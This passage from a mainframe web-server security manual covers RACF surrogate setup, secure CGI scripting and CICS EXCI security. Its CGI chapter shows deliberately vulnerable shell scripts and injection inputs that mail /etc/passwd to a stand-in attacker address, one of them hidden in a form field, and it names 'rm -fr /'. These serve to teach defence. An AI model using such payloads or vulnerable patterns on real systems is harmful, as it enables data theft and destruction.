The “Sticky Bit” needs to be set to enforce OS/390 OpenEdition to use the standard MVS program search while calling this program. This prevents OS/390 OpenEdition from loading the daemon module from a HFS file. (Programs executed from OS/390 OpenEdition files bypass MVS contents supervision.)

8 Allow the daemon to use surrogate support

Define the BPX.SERVER facility class profile by using the following command:

```
RDEFINE FACILITY BPX.SERVER UACC(NONE)
```

The user ID that is assigned to the daemon should be given UPDATE access by using the following command:

```
PERMIT BPX.SERVER CLASS(FACILITY) ID(WEBSRV) ACCESS(UPDATE)

SETROPTS RACLIST(FACILTY) REFRESH
```

Also, you must turn on *program control* and indicate that the Internet Connection Server for MVS/ESA and the C RTL LOADLIBs are trusted programs.

Note: If this is the first FACILITY class profile that the installation has defined, activate the FACILITY class with the SETROPTS command. Enter the following commands to activate this class.

```
SETROPTS CLASSACT(FACILITY) GENERIC(FACILITY) AUDIT(FACILITY)
SETROPTS RACLIST(FACILITY)
```

9 Set up the surrogate environment.

The Internet Connection Server for MVS/ESA frequently needs to process requests from users who do not have user IDs on the MVS system running this Web server. The identify change facility that is controlled by the FACILITY class profile BPX.DAEMON cannot be used in this case. Instead, the Internet Connection Server for MVS/ESA uses surrogate OpenEdition MVS user IDs to access resources for these requests.

The following steps are provided as an example for your daemon that has the user ID WEBSRV assigned to it. The following RACF commands should be executed.

a. Activate the RACF SURROGAT class.

```
SETROPTS CLASSACT(SURROGAT)
```

b. Define the user ID, group ID and SURROGAT class profiles for each surrogate user ID that will be used in your installation.

```
ADDGROUP EXTERNAL SUPGROUP(supgroup) OMVS(GID(999)
ADDGROUP EMPLOYEE SUPGROUP(supgroup) OMVS(GID(500)
ADDGROUP SPECIAL  SUPGROUP(supgroup) OMVS(GID(255)

ADDUSER PUBLIC   DFTGRP(EXTERNAL)
      OMVS(UID(998(HOME('/') PROG('/bin/sh'))
ADDUSER INTERNAL DFTGRP(EMPLOYEE)
      OMVS(UID(537(HOME('/') PROG('/bin/sh'))
ADDUSER PRIVATE  DFTGRP(SPECIAL)
      OMVS(UID(416(HOME('/') PROG('/bin/sh'))

RDEFINE SURROGAT BPX.SRV.WEBADM   UACC(NONE)
RDEFINE SURROGAT BPX.SRV.PUBLIC   UACC(NONE)
RDEFINE SURROGAT BPX.SRV.INTERNAL UACC(NONE)
RDEFINE SURROGAT BPX.SRV.PRIVATE  UACC(NONE)
```

c. Permit the daemon with user ID WEBSRV to create security environments using these surrogate user IDs.

```
PERMIT BPX.SRV.WEBADM   CLASS(SURROGAT)  ID(WEBSRV)  ACCESS(READ)
PERMIT BPX.SRV.PUBLIC   CLASS(SURROGAT)  ID(WEBSRV)  ACCESS(READ)
PERMIT BPX.SRV.INTERNAL CLASS(SURROGAT)  ID(WEBSRV)  ACCESS(READ)
PERMIT BPX.SRV.PRIVATE  CLASS(SURROGAT)  ID(WEBSRV)  ACCESS(READ)
```

d. Refresh in-storage profiles for the SURROGAT class.

```
SETROPTS RACLIST(SURROGAT) REFRESH
```

An install job (IMVSECUP) is provided with the OS/390 Internet BonusPak that defines the described profiles.

10 Verify the permission bits in the HFS.

An install job (IMVJOWSE) is provided with the OS/390 Internet BonusPak that changes ownership of all shipped files to local Web administrator. The UID and GID are those of the Web administrator and the server GID.

```
/*                                                              */
/*  THIS REXX EXEC MUST BE RUN FROM A USERID THAT HAS A UID(0)  */
/*  /usr/lpp/internet              must be mounted              */
/*                                                              */
/*  INITIAL SETTINGS:                                           */
/*   - $root = /usr/lpp/internet                                */
/*   - ch_uid = 206  (the id of the administrator)              */
/*   - ch_gid = 205  (the group of the administrator)           */
/*                                                              */
```

Chapter 6. Protecting the Common Gateway Interface

The World Wide Web can be considered to be a large database of interlinked documents that clients navigate around using hypertext links. This basic scenario provides a powerful medium for users to access data. However, without extra functionality, users will not consider it to be fully interactive. This interaction is currently provided by the use of forms and CGI (Common Gateway Interface) scripts. New developments (such as Java), are being developed that add to this functionality.

Forms, therefore, are a basic way for the Web server to retrieve information from clients. This information is then processed by a CGI script. More information on this can be seen in 6.1, “Common Gateway Interface.”

The `form` consists of a normal HTML page which contains special forms tags that provide entry fields, push buttons, radio button, etc., as well as details of the CGI script to be invoked.

6.1 Common Gateway Interface

As discussed in 1.2.3, “Two-Way Traffic” on page 8, CGI (Common Gateway Interface) scripts can be used by forms to process data entered by the client. They can also be used to dynamically generate HTML pages which can then be displayed by the Web server.

The *Internet Connection Server for MVS/ESA User's Guide* contains a chapter that explains how and where you can use CGI scripts.

The OS/390 Internet BonusPak provides some sample forms that are written in a number of different languages. By providing some simple examples, we have tried to make the writing of CGI scripts easier to understand.

The sample form described in the *OS/390 Internet BonusPak: Page Management Guide* includes a CGI program written in both REXX and Perl. The examples that are included in this OS/390 Internet BonusPak should help you feel comfortable in writing your own CGI in either language.

Often, useful CGI samples are available over the Internet, most of which are written in Perl (an interpretive language that started out on UNIX). Even though a Perl interpreter is available on OpenEdition MVS, most mainframe users will be more familiar with REXX, therefore we have tried to show that converting from one language to another is not that difficult.

6.2 CGI Script Locations

With the right exec statements in the `httpd` configuration file, the CGI scripts may be located anywhere on the system. You can also set up the server so that it recognizes files whose names end in `*.cgi` as CGI scripts.

However, we strongly suggest you do not do this. It is very hard to keep track of CGI scripts that are scattered all over the file system. Having them all in one `cgi-bin` directory makes it much easier to monitor them.

One can use the audit subsystem that is described in Chapter 9, “Auditing Your Internet Connection Server for MVS/ESA” on page 109 to trace write access to them or to the cgi-bin directory.

In addition, the CGI scripts should not be accessible in the httpd's data directories. This would allow anyone to get the scripts for analysis.

6.3 Writing Secure CGI Scripts

When written without proper precautions, CGI scripts can execute unauthorized commands on the server. The problem arises because users can enter any kind of data into forms that are processed by CGI scripts. If this data is passed on unchecked to other commands, there is a chance that the data itself might be interpreted as commands.

Typically the eval shell command, system() and popen() C library calls as well as the system(), open() and exec() Perl library calls are vulnerable to this type of attack on AIX or OpenEdition MVS.

In addition, harmless looking commands such as mail can have escape mechanisms that are easy to exploit.

OpenEdition MVS has the same C library calls, and the REXX INTERPRET command performs the same function as eval in AIX or OpenEdition MVS. It is tempting to think that the impact of misuse of these functions is smaller in Internet Connection Server for MVS/ESA because it is based on security that is provided by MVS integrity and an external security product, such as Resource Access Control Facility. However, an expert could probably do as much damage to a MVS Web server by exploiting a badly-designed CGI program as to any other platform that is running a Web server. Furthermore, the lack of auditing would make such an attack more difficult to detect.

6.4 Examples of CGI Programming Problems

The following example CGI scripts show three problems when using the Korn shell to program CGI scripts. Although they were written for AIX, they illustrate the general problem. They are not meant as real examples.

6.4.1 CGI Example: Use of the eval Command

The script in Figure 16 on page 79 does not do anything useful; it just runs the echo command. However, any other command could be substituted; for example, to run a telephone directory search.

```
#!/usr/bin/ksh

PATH=/usr/lpp/internet/server_root/cgi-bin:/usr/bin

echo "Content-type: text/html\n\n"
echo "<HTML>"
echo "<HEAD><TITLE>Phonebook Search results</TITLE></HEAD>"
echo "<BODY>"
echo "<p>"

eval $(cgiparse -form)

echo "<pre>"
eval /usr/bin/echo $FORM_query
echo "</pre>"

echo "</BODY></HTML>"
```

Figure 16. bad-form-2 Script to Show a Loophole in the CGI Process

Figure 17 shows a corresponding HTML form that would invoke the bad-form-2 script.

```
<HTML>
<TITLE>Form/CGI Shell Test 2</TITLE>
<BODY>
<P>
<h2>Check the Phone book</h2>
<form method="POST" action="/cgi-bin/bad-form-2">
<p>
<pre>
Search for: <INPUT TYPE="text" NAME="query" SIZE="40" MAXLENGTH="80">
</pre>
<p>
<INPUT TYPE="submit">
</form>
</body>
</HTML>
```

Figure 17. HTML Form to Invoke Script bad-form-2

The flaw in the script lies in the fact that it runs the command, not directly, but by using the `eval` command. The `eval` command is a very useful utility that tells the command shell to interpret this string in the usual way and then execute the results. It is useful because often you do not have all the information necessary to construct a command directly, so you first need to run a command to construct the command that you really want to run.

If the user enters the string

```
foobar ; mail evil.guy@bad.address < /etc/passwd
```

the password file will get mailed to the E-mail address specified. The eval statement will evaluate its command line in exactly the way the shell would evaluate it. The ";" character is a command separator. This will lead to two commands being executed. One could also use the "&" character and it would have the same effect. Sending `/etc/passwd` is not as serious in AIX as it sounds,

since the real password file is shadowed and only the root ID has access. However, an attacker could turn really nasty and try a command such as rm -fr / instead, or something similar. Depending on the setup of the system, the script can do quite a bit of damage even on an otherwise secure system.

Although this example looks like nonsense, the mechanisms used here are the focal point. There are occasionally good reasons to use eval to get the data back into the shell and not only to stdout. By using eval and not first checking the contents of the data, it is very easy for the user to give the script an additional command to execute.

The eval statement in the shell is a common shell programming technique, although it does not always have such a drastic result. Using popen() or system() in a C or Perl program will have exactly the same effect, and REXX on OS/2 has the INTERPRET command which may be misused in exactly the same way.

6.4.2 CGI Example: Weakness in Called Programs

Apart from having to worry about the misuse of statements within a CGI script, you also need to know all the details of programs called from a CGI script. If data is passed to another command that has escape mechanisms, then those mechanisms should be disabled or the data must be checked before it is passed to the command.

For example the standard UNIX mail command will allow the execution of other programs through the ~! sequence at the beginning of a line. The CGI script in Figure 18 may be abused by an attacker to exploit this mechanism.

```
#!/usr/bin/ksh

eval $(/usr/lpp/internet/server_root/cgi-bin/cgiparse -form)

echo "Content-type: text/html"
echo ""
echo "<HTML>"
echo "<HEAD><TITLE>Order confirmation</TITLE></HEAD>"
echo "<BODY>"
echo "<H1>Thank you for ordering $FORM_qty $FORM_item</H1>"
echo "<pre>"
echo "</body> </html>"

mail -s "Order received" orders@somewhere.com <<EOF
Received an order
$FORM_name
$FORM_surname
$FORM_item
$FORM_qty
$FORM_comment
EOF
```

Figure 18. bad-form-1 Script to Show a Loophole in the CGI Process

Figure 19 on page 81 shows a typical HTML form that could be used to invoke this script.

The bad-form-1 script passes form data unchecked to the body of a mail message. All that an attacker has to do is type something like the following into any of the form fields:

```
~ !mail evil.guy@bad.address < /etc/passwd
```

and again the /etc/passwd file has been stolen. You may think that this example is very trivial, but you will find similar examples in many Web sites, and even in HTML guide books.

On AIX 4.1.4, the shell escape should no longer work when the mail command is executed in a pipe. The principal problem still persists though; you should not pass unchecked data to commands that have escape mechanisms.

```
<HTML>
<TITLE>Frobnotz Ordering</TITLE>
<body>
<P>
<h2>Please fill out the order form</h2>

<form method="POST" action="/cgi-bin/bad-form-1">

<p>
<pre>
Your Name:    <INPUT TYPE="text" NAME="name" SIZE="20" MAXLENGTH="30">
Your Surname: <INPUT TYPE="text" NAME="surname" SIZE="20" MAXLENGTH="30">
</pre>
<p>
<dl>
<dt>What would you like to order?
<dd><INPUT TYPE="radio" NAME="item" VALUE="FreshFrobnotz">Fresh frobnotz
<dd><INPUT TYPE="radio" NAME="item" VALUE="AgedFrobnotz">Aged frobnotz
<dd><INPUT TYPE="radio" NAME="item" VALUE="FreshDingbats">Fresh dingbats
<dd><INPUT TYPE="radio" NAME="item" VALUE="AgedDingbats">Aged dingbats
</dl>
<pre>
Quantity <INPUT TYPE="text" NAME="qty" SIZE="5" MAXLENGTH="5">
</pre>
<p>
<pre>
Additional comments:
</pre>
<INPUT TYPE="text" NAME="comment" SIZE="40" MAXLENGTH="100">
<p>
<INPUT TYPE="submit">
</form>
</body>
</HTML>
```

Figure 19. HTML Form to Invoke CGI Script bad-form-1

6.4.3 CGI Example: You Cannot Rely On Your Own Forms Being Used

The above examples used invalidated user data in places where it should not be used. Clearly you should perform data validation within the CGI script. One thing you should *not* do is rely on the HTML form that invokes the script to restrict data content.

For example, you may have a field in your form that is a set of radio buttons. You might reasonably assume in your CGI script that the field can only have the values you defined in the form. However, the URL for a script may be invoked from a form on *any* Web server, so someone could substitute any kind of data entry field for the radio buttons.

Another trick that is often used to pass static data to a CGI script is to use a hidden field on your form. This may simply be a way to set up static variables for a general-purpose CGI script to use, or it may be used to pass data from one CGI script to another. That is, script A generates a piece of data and then writes its output as an HTML form, which includes the data in a hidden field. The user fills in this second form and selects **Submit**, thereby invoking script B. Script B now has access to the data from the screen as well as the data that script A generated.

Hidden fields used in this way should be validated at each stage, even if you *think* they have just been created by your own CGI script. A script can be called from any form, even from other servers, so anyone can write a form that triggers your scripts, and pass whatever data they like.

For example let′s assume your script contains the following line:

```
<input type="hidden" name="MyAddress" VALUE="me@home.domain">
```

This hidden data contains the E-mail address that the CGI program will use to send a message to you when a user enters some interesting data. For example it might include the following piece of C code (this is only a fragment):

```
sprintf(buf,"/usr/sbin/sendmail -t %s < %s",FORM_MyAddress,SomeInputFile);
system(buf);
```

What happens if someone uses a changed form as input to your script? For example:

```
<input type="hidden" name="MyAddress"
VALUE="me@home.domain ; mail evil.guy&atsign.bad.address < /etc/passwd ">
```

The command line passed to the system call will run two commands, the second one with rather vicious motives.

6.5 CGI Exposures in Summary

The above examples have been constructed for this document. But they are just simplified examples of bad CGI programming techniques that have been found on production Web servers on the Internet. We strongly suggest you analyze every CGI script on the server for possible weaknesses such as the ones described above.

You should never import CGI scripts from some unchecked source just because they fit your current needs. Make sure you understand them and all their security implications completely before using them.

It is usually easier to write CGI scripts with shells or interpreters like Perl or REXX, but using compiled C language scripts will typically have less security problems. Apart from the `popen()` and `system()` subroutines, there are not as many potential trouble spots in data interpretation when using compiled programs as there are in interpreted scripts. The only C specific problem that stands out is that of buffer overruns. There have been several incidents on the net where overrunning input buffers of C programs caused the system to execute code that was imported by overrunning the buffer. Although that type of attack is very operating system and hardware specific, there were cases of automatic break-in kits for some specific architectures.

Having an interpreter that allows low level system access (such as Perl) on a security critical system makes it much easier to exploit otherwise less accessible holes.

6.6 Sample CGI Script to Access CICS Transactions

At the time this book is written, the CICS interface from a CGI script was not available for testing. Only high-level programming specifications could be used to describe the future CICS interface from a CGI program.

The CGI program will use the CICS EXternal Call Interface (EXCI) to drive CICS programs using CICS Distributed Program Link to pass the program data in a CICS Commarea. The CGI will drive the standard EXCI C language sample program which is documented in *CICS V4.1 External CICS Interface*.

A short introduction to the various components is provided in the following topics. The security features of this interface are also introduced.

6.6.1 CICS EXternal Call Interface

The external CICS interface is an application programming interface that enables a non-CICS program, for example, a CGI program running in MVS, to call a program running in a CICS/ESA 4.1 region and to pass and receive data by means of a communication area. The CICS application program is invoked as if linked-to by another CICS application program.

This programming interface allows a user to allocate and open sessions (or *pipes*) to a CICS region, and to pass distributed program link (DPL) requests over them.

The multiregion operation (MRO) facility of the CICS interregion communication (IRC) facility supports these requests, and each *pipe* maps onto one MRO session, with a limit of 25 pipes per EXCI address space.

A pipe is a one-way communication path between a sending process and a receiving process. In an external CICS interface implementation, each pipe maps onto one MRO session, where the client program represents the sending process and the CICS server region represents the receiving process.

Unless the CICS region is running in a sysplex under MVS/ESA 5.1 and therefore able to use cross-system MRO (XCF/MRO), the client program and the CICS server region (the region where the server program runs or is defined) must be in the same MVS image. Although the external CICS interface does not support the cross-memory access method, it can use the XCF access method provided by XCF/MRO in CICS/ESA 4.1. See the *CICS/ESA Intercommunication Guide* for information about XCF/MRO.

A client program that uses the external CICS interface can operate multiple sessions for different users (either under the same or separate TCBs) all coexisting in the same MVS address space without knowledge of, or interference from, each other.

Where a client program attaches another client program, the attached program runs under its own TCB.

6.6.2 The programming interfaces

The external CICS interface provides two forms of programming interface: the EXCI CALL interface and the EXEC CICS interface. Refer to Figure 20.



Figure 20. External CICS Interface Illustrated

The *EXCI CALL interface* consists of six commands that allow you to:

- Allocate and open sessions to a CICS system from non-CICS programs running under MVS/ESA
- Issue DPL requests on these sessions from the non-CICS programs
- Close and deallocate the sessions on completion of the DPL requests.

The six EXCI commands are:

- Initialize_User
- Allocate_Pipe
- Open_Pipe
- DPL call
- Close_Pipe
- Deallocate_Pipe

The *EXEC CICS interface* provides a single, composite command `EXEC CICS LINK PROGRAM` that performs all six commands of the EXCI CALL interface in one invocation.

This command takes the same form as the distributed program link command of the CICS command-level application programming interface.

A CICS server program invoked by an external CICS interface request is restricted to the DPL subset of the CICS application programming interface. This subset (the DPL subset) of the API commands is the same as for a CICS-to-CICS server program.

Refer to *CICS/ESA Application Programming Guide* for details of the DPL subset for server programs.

You can use both the CALL interface (all six commands) and the EXEC CICS LINK command in the same program, to perform separate requests. As a

general rule, it is unlikely that you would want to do this in a production program. Each form of the external CICS interface has its particular benefits.

6.6.3 Illustrations of the External CICS CALL Interface

The diagram in Figure 21 illustrates the external CICS interface using the EXCI CALL interface.



Figure 21. EXCI CALL Interface Illustrated

The EXCI commands invoke the external CICS interface through an application programming stub provided by CICS, called DFHXCSTB. This stub must be included when you link-edit your non-CICS program.

A short introduction of each of the commands, and the security related items, follows.

Initialize_User

Initialize the user environment, including obtaining authority to use IRC facilities. The environment is created for the lifetime of the TCB, so the command needs to be issued only once per user per TCB. Further commands from this user must be issued under the same TCB.

A user is a program that has issued an Initialize_User request (or for which an Initialize_User request has been issued), with a unique name per TCB. For example:

- A simple client program running under MVS can be a single user of the external CICS interface.
- A client program running under MVS can open several pipes and issue external CICS interface calls over them sequentially, on behalf of different callers. In this case, from the viewpoint of the client program, each of the callers is a user, identified by a unique user name. Thus a single client program can operate on behalf of multiple users.
- A program running under MVS can attach several TCBs, under each of which a caller issues external CICS interface calls on its own behalf.

Each package is a client program in its own right, and runs under its own TCB. Each is also a user, with a unique user name.

user_name is an input area holding a name that identifies the user of the external CICS interface. Generally, this is the client program. If this user is to use a specific pipe, then the value in user_name must match that of the NETNAME attribute of the CONNECTION definition for the specific pipe.

Allocate_Pipe

Allocate a single session, or pipe, to a CICS region. This command does not connect the client program to a CICS region; this happens on the Open_Pipe command. You can allocate up to 25 pipes in an EXCI address space.

user_token contains a 1-word token returned on the Initialize_User command.

CICS_applid is an 8-byte input area containing the generic applid of the CICS system to which the allocated session is to be connected.

Open_Pipe

Cause IRC to connect an allocated pipe to a receive session of the appropriate connection defined in the CICS region named either on the Allocate_Pipe command, or in DFHXCURM. The appropriate connection is either:

- The EXCI connection with a NETNAME value equal to the user_name parameter on the Initialize_User command (that is, you are using a specific connection, dedicated to this client program),
- The EXCI connection defined as generic.

This command should be used only when there is a DPL call ready to be issued to the CICS system. When not in use, EXCI sessions should not be left open.

If sessions are left open, CICS may not be able to shut its IRC facility in an orderly manner. A normal shutdown of CICS waits if any EXCI sessions are not closed.

user_token is the 1-word token returned on the Initialize_User command.

pipe_token is a 1-word output area containing the token passed by CICS on the Allocate_Pipe command. It represents the pipe being opened on this command.

DPL_Request

Issue a distributed program link request across an open pipe connected to the CICS system on which the server (or target) application program resides. The command is synchronous, and the TCB waits for a response from CICS. Once a pipe is opened, any number of DPL requests can be issued before the pipe is closed. To the server program, the link request appears just like a standard EXEC CICS LINK request from another CICS region, and it is not aware that it is sent from a non-CICS client program using EXCI. Figure 22 on page 87 depicts the DPL_Call function.



Figure 22. The DPL_Call Function

user_token is a 1-word input area specifying the user token returned to the client program on the Initialize_User command.

pipe_token is a 1-word input area specifying the token returned by EXCI on the Allocate_Pipe command. It represents the pipe being used for the DPL_Request call.

pgmname is the 8-character name of the CICS application program being called as the server program. This is either the name as specified on a predefined PROGRAM resource definition installed in the CICS server region, or as it is known to a user-written autoinstall program if the program is to be autoinstalled. The program can be defined in the CICS server region as a local program, or it can be defined as remote. Programs defined as remote enable ″daisy-chaining″, where EXCI-CICS DPL calls become EXCI-CICS-CICS DPL calls.

commarea is a variable length input area for the communications area (COMMAREA) between the client and server programs. The length is defined by COMMAREA_len.

This is the storage area that contains the data to be sent to the CICS application program. This area is also used to receive the updated COMMAREA from the CICS application program (the server program).

This parameter is optional. If it is not required, you must ensure that the CALL parameter list contains a null address for this parameter. How you do this depends on the language you are using for the non-CICS client program.

commarea_len is a full-word binary input area. This parameter specifies the length of the COMMAREA. It is also the length of the server program′s COMMAREA.

If you specify a COMMAREA, you must also specify this parameter to define the length.

user ID is an 8-character input area containing the RACF user ID for user security checking in the CICS region. The external CICS interface passes this user ID to the CICS server region for user resource and command security checking in the server application program.

A user ID is required only if the MRO connection specifies the ATTACHSEC(IDENTIFY) attribute. If the connection specifies ATTACHSEC(LOCAL), the CICS server region applies link security checking. Refer to *CICS/ESA CICS-RACF Security Guide* for information about link security on MRO connections.

See also 6.6.4, "External CICS Interface Security" on page 89 for information about external CICS interface security considerations.

This parameter is optional. However, if you don′t specify a user ID, the external CICS interface passes the security user ID under which the client program is running. For example, if the client program is running as an MVS batch job, the external CICS interface obtains and passes the user ID specified on the USER parameter of the JOB statement.

If you want to let user ID default, you must ensure that the CALL parameter list contains a null address for this parameter. How you do this depends on the language you are using for the non-CICS client program.

dpl_retarea is a 12-byte output area into which the DPL_Request processor places responses to the DPL request. Generally, these responses are from CICS, but in some cases the error detection occurs in the external CICS interface, which returns exception conditions that are the equivalent of those returned by an EXEC CICS LINK command.

Close_Pipe

Disconnect an open pipe from CICS. The pipe remains in an allocated state, and its tokens remain valid for use by the same user. To reuse a closed pipe, the client program must first reissue an Open_Pipe command using the pipe token returned on the Allocate_Pipe command for the pipe. Pipes should not be left open when not in use because this prevents CICS from shutting down its IRC facility in an orderly manner. Therefore, the Close_Pipe command should be issued as soon as possible after all DPL_Request calls have completed.

user_token is the 1-word input area specifying the token, returned to the client program by EXCI on the Initialize_User command, that represents the user of the pipe being closed.

pipe_token is a 1-word input area specifying the token, returned to the client program by EXCI on the original Allocate_Pipe command, that represents the pipe being closed.

Deallocate_Pipe

Deallocate a pipe from CICS. On completion of this command, the pipe can no longer be used, and its associated tokens are invalid. This command should be issued for pipes that are no longer required. This command frees storage associated with the pipe.

user_token is a 1-word input area containing the token returned on the Initialize_User command.

pipe_token is a 1-word input area containing the token passed back on the original Allocate_Pipe command, that represents the pipe now being deallocated.

6.6.4 External CICS Interface Security

CICS applies security checks in a number of ways against requests received from an MVS client program. These are described in the following topics:

- MRO logon and connect security, performed by DFHIRP
- Link security, performed by the CICS server region
- User security checking in the server application program

6.6.4.1 MRO logon and bind-time security

DFHIRP, the CICS interregion communication program, performs two security checks against users that want to:

- Logon to IRP (specific connections only)
- Connect to a CICS region

The discussion about logon security checking in this topic applies only to EXCI connections that are defined as SPECIFIC. The MRO logon security checks is not performed for generic connections.

The MVS client program is treated just the same as another CICS region as far as MRO logon and connect (bind-time) security checking is concerned. This means that when the client program logs on to the interregion communication program, IRP performs logon and bind-time security checks against the user ID under which the client program is running. In the remainder of this topic, we refer to this as the batch region′s user ID.

To enable your client program to logon successfully to IRP, and to connect to the target server region, you must ensure that:

1. The batch region′s user ID is defined as a user profile to RACF.
2. The batch region′s user ID is authorized to its own DFHAPPL.*batch_user_name* RACF FACILITY class profile(s), with UPDATE authority.

   See 6.6.4.2, "Defining DFHAPPL FACILITY Class Profiles For an EXCI Region" on page 90 for information about FACILITY class profiles for a client program.

3. The batch region′s user ID is authorized to the DFHAPPL.*applid* RACF FACILITY class profile of the target CICS server region, with READ authority.

Failure to authorize the batch region′s user ID to its own DFHAPPL.*batch_user_name* profile causes Allocate_Pipe processing to fail with RESPONSE(SYSTEM_ERROR) REASON(IRC_LOGON_FAILURE). The subreason field-1 for a bind-time security check failure returns decimal 204.

Failure to authorize the batch region′s user ID to the CICS server region′s DFHAPPL.*applid* profile causes Open_Pipe processing to fail with RESPONSE(SYSTEM_ERROR) REASON(IRC_CONNECT_FAILURE). The subreason field-1 for a bind-time security check failure returns decimal 176.

See the *CICS/ESA CICS-RACF Security Guide* for information about the MRO logon and bind-time security checks, and for examples of how to define the RACF DFHAPPL profiles.

6.6.4.2 Defining DFHAPPL FACILITY Class Profiles For an EXCI Region

You must define the batch_user_name part of the DFHAPPL profile name as follows:

- For the EXCI CALL interface, the *batch_user_name* must be the name you specify on the *user_name* parameter of the Initialize_User command.

  You must define FACILITY class profiles, with appropriate authorizations, for each user name specified in a client program if the program has Initialize_User commands for more than one user name.

- For the EXEC CICS LINK command, the *batch_user_name* is preset by the external CICS interface as DFHXCEIP.

If you have a client program that uses both the EXCI CALL interface and the EXEC CICS LINK command, you must define FACILITY class DFHAPPL profiles for both forms of the interface.

6.6.4.3 Link security

The target CICS server region performs link security checking against requests from the client program. These security checks cover transaction attach security (when attaching the mirror transaction), and resource and command security checking within the server application program. The link user ID that CICS uses for these security checks is the batch region′s user ID.

To ensure these link security checks do not cause security failures, you must ensure that the link user ID is authorized to the following resource profiles, as appropriate:

- The profile for the mirror transaction, either CSMI for the default or the mirror transaction specified on the transid parameter. This is required for transaction attach security checking.
- The profiles for all the resources accessed by the CICS server application program; files, queues (transient data and temporary storage), programs, and so on. This is required for resource security checking.
- The CICS command profiles for the SPI commands issued by the CICS server application program `INQUIRE`, `SET`, `DISCARD` and so on. This is required for command security checking.

6.6.4.4 User Security

The target CICS server region performs user security checking against the user ID passed on a DPL CALL request. User security checking is performed only when connections specify ATTACHCSEC(IDENTIFY).

The user ID from the end-user that requested this CICS DPL CALL, by sending a HTTP request to the server, can be passed from the server to the CGI script that is acting as the CICS client, through environment variables that are used in the common gateway interface.

User security is performed in addition to any link security.

For user security, in addition to any authorizations you make for link security, you must also authorize the user ID specified on the DPL CALL request.

Note that there is no provision for specifying a user ID on the EXEC CICS LINK command. In this case, the external CICS interface passes the batch region′s

user ID. User security checking is therefore performed against the batch region′s user ID if the connection definition specifies ATTACHSEC(IDENTIFY).

For more information about CICS security, see the *CICS/ESA CICS-RACF Security Guide*.

Chapter 7. Step-by-Step Procedure to Activate Basic Server Security

This step-by-step procedure guides you while you are activating the basic server security.

Step 1 Verify your RACF environment as described in 5.12, "Step-by-Step Procedure to Implement the RACF Security" on page 71.

Make sure that the Web server daemon has a valid OpenEdition MVS user ID assigned to it and that this user ID is permitted to the identity change facility and the surrogate support facility. Also check that your Web server is running in a controlled environment.

Step 2 Verify the permissions for your directories and files.

If your are planning to use an external security manager to control access to your resources, make sure that the UID or GUI for the user ID that is used in access control checks has the right access permissions. This user ID could be a surrogate user ID or the real user ID the requestor has on your MVS system that is running your Web server.

Step 3 Decide what type of protection should be used.

You can use two types of protection to control access to your resources through your Web server:

- User name and password protection
- Address template protection

Chapter 4, "Security Considerations When Using Basic Server Security" on page 43 provides some recommendations on which type of protection you should use in different implementation scenarios.

Step 4 Activate protection.

You activate protection based on the content of requests that clients send to your server. You can use protect directives to specify which requests should activate protection.

Chapter 3, "Protecting the Pages on Your Internet Connection Server for MVS/ESA" on page 31 describes how to activate protection through directives and sub-directives in the configuration file.

Step 5 Create protection setups.

